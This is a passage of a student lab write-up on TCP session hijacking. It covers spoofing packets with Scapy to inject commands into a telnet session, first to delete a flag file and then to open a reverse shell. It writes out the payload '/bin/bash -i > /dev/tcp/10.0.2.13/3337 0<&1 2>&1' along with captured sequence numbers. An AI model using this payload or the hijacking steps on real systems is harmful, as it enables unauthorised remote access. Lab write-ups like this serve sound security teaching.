


Add all the client and server information we captured into the skeleton code using the Scapy library before hijacking the session. According to the below screenshot, the payload is to remove the flag file.



Since the spoofed packet correctly sends to the server, the telnet communication between the client and server is lost. So, I close out the original terminal and connect again.


The result of the session hijacking below screenshot indicates that the flag file is removed, which means the TCP session hijacking is successful.




Task 5: Creating Reverse Shell using TCP Session Hijacking

The means of this task are similar to task4. However, the only difference is the data payload.

Firstly, sniffing the communication between client machine "**10.0.2.14**" and server machine "**10.0.2.16**".





Then, capturing the packet using Wireshark to know the sport "**51282**", dsport "**23**", the sequence number "**1347298209**" and ack number "**353280568**" before executing the exploit python script for hijacking the TCP session.




As to the below screenshot, it is to perform how to hijack the TCP session and send the spoofed payload "**/bin/bash -i > /dev/tcp/10.0.2.13/3337 0<&1 2>&1**" to the server machine "**10.0.2.16**"

The spoofed payload means the connection will connect to the attacker machine "**10.0.2.13**" with port **3337**. Eventually, the attacker is able to exploit vulnerabilities and perform malicious behaviour.





The result of the below screenshot shows that the attacker machine "**10.0.2.13**" connects to the server machine "**10.0.2.16**" through the reverse shell. The TCP Session Hijacking is successful.



Conclusion

To recap this LAB, we know how to perform a basic SYN Flood Attack, send a TCP reset flag for overwhelming target machines, and hijack TCP sessions through sniffing before exploiting.

Reference

1. “SYN flood ddos attack | cloudflare.” [Online]. Available: https://www.cloudflare.com/learning/ddos/syn-flood-ddos-attack/. [Accessed: 05-Oct-2022].
2. R. Bhardwaj and Rashmi BhardwajMore From This AuthorI am here to share my knowledge and experience in the field of networking with the goal being - "The more you share, “TCP RST FLAG,” *IP With Ease*, 17-Jan-2022. [Online]. Available: https://ipwithease.com/tcp-rst-flag/. [Accessed: 05-Oct-2022].